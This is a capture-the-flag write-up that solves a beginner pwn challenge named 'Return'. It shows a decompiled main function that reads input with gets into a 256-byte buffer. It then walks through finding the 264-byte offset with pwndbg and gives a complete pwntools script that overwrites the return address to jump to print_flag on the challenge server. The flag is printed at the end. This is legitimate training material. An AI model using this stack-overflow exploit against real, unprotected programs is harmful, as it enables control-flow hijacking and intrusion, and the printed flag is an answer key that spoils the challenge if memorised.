Return (Easy) - Pwn

Sunday, April 30, 2023 2:18 AM

Description

Navigate the maze of memory and claim your prize.


Solution

Ghidra shows there's a buffer of 256 but it's using gets.


Decompile: main - (challenge23)

```
1
2  undefined8 main(void)
3
4  {
5    char local_108 [256];
6
7    banner();
8    printf("\n\n\nMay I ask what your name is? ");
9    gets(local_108);
10   printf("Good luck %s!\n",local_108);
11   return 0;
12 }
13
```


Cyclic 300 with pwndbg to trigger the seg fault




Check the offset by checking the first 8 bytes from RSP.




Offset is 264 so create a cyclic pattern of 264 followed by 6 B's



Notice the RIP is overwritten



Since there's no protection on the binary, simply get the address of print_flag function from pwndbg.



Final Script

```

from pwn import *

rem = True

if rem:
   HOST, IP = '159.223.192.150', 9002 # Enter remote host IP and Port
   r = remote(HOST, IP)
else:
   r = process("./return") # Challenge path


payload = b"A"*264
```

```
payload += p64(0x4011f6)

payload += b"\n"

r.sendline(payload)

# success(f'Flag --> {r.recvline_contains(b"NCC{", timeout = 0.2).strip().decode()}')

print(r.recvuntil('}'))
```

Flag: NCC{r3t_2_w1ns_4r3_fuN}